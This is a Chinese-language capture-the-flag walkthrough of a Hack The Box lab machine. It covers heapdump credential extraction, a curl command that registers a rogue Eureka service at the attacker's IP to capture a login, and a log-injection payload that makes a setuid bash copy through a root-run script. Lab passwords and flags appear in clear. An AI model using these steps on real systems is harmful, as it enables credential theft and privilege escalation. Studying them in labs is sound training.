概要
学习hackthebox的第十二天,本人为初学者,将以初学者的角度对靶机渗透进行学习,中途可能会插入一些跟实操关系不大的相关新概念的学习和解释,尽量做到详细,不跳步,所以也会有理解不正确的地方,欢迎大佬们提出指正
端口扫描
nmap -sV -sC 10.10.11.66
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
目录扫描
dirseach,扫到一些springboot的信息泄露

heapdump
访问http://furni.htb/actuator/heapdump
参考工具
https://github.com/whwlsfb/JDumpSpider
java -jar .\JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
找到用户名和密码,oscar190/0sc@r190_S0l!dP@sswd

尝试登录http://furni.htb/login ,失败了
尝试登录ssh,成功进入,发现还有一个登录用户,miranda-wise


看一下端口开放的情况,有个8761端口

在heapdump中,有找到这个端口的服务,用户密码EurekaSrvr:0scarPWDisTheB3st
尝试直接访问,成功进入



也可以进行端口转发
ssh oscar190@10.10.11.66 -L 8761:127.0.0.1:8761

恶意注册Eureka服务
参考
https://engineering.backbase.com/2023/05/16/hacking-netflix-eureka
curl -X POST http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/apps/USER-MANAGEMENT-SERVICE  -H 'Content-Type: application/json' -d '{
  "instance": {
    "instanceId": "USER-MANAGEMENT-SERVICE",
    "hostName": "10.10.14.2",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "10.10.14.2",
    "vipAddress": "USER-MANAGEMENT-SERVICE",
    "secureVipAddress": "USER-MANAGEMENT-SERVICE",
    "status": "UP",
    "port": {
      "$": 8081,
      "@enabled": "true"
    },
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    }
  }
}
'
nc -nlvp 8081

得到用户名和密码:miranda-wise/IL!veT0Be&BeT0L0ve
ssh登录
拿到第一个flag,7cb8f5607375cc041a230b5e13960519

提权
看看sudo -l,不让使用sudo,看看计划任务,也都没权限修改,看看内核版本,好像也不是能利用的版本

看看环境变量有没有密码泄露,也没有
https://github.com/DominicBreuker/pspy


上传pspy上去,发现有一个脚本一直在执行,并且是uid=0,也就是root用户
脚本执行命令对象是/var/www/web/cloud-gateway/log/application.log
/bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}


analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
其中的 [[ "$existing_code" -eq "$code" ]],是 算术比较,$code 中一旦嵌入 $(...),Bash 会先执行括号内的命令。
analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}
rm application.log
echo 'HTTP Status: x[$(cp /bin/bash /tmp/bash;chmod u+s /tmp/bash)]' >> application.log

拿到第二个flag,663ab1925ca8b6fd8425725524a2f919
